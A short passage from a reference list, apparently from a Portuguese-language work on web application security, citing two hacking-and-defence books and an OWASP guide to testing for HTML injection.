**[8]** SCAMBRAY, Joel; LIU, Vicent; SIMA, Caleb - Hacking Exposed Web Application: Web Application Security Secrets And Solutions – 3ª Edition, New York – 2011, McGraw-Hill.

**[9]** DHANJANI, Nitesh; RIOS, Billy; HARDIN, Brett - Hacking A Próxima Geração – Rio de Janeiro – 2011, Alta Books.

**[10]** OWASP – HTMLi. Disponível em <https://www.owasp.org/index.php/Testing\_for\_HTML\_Injection\_(OTG-CLIENT-003)>. Acessado em 01/03/2017.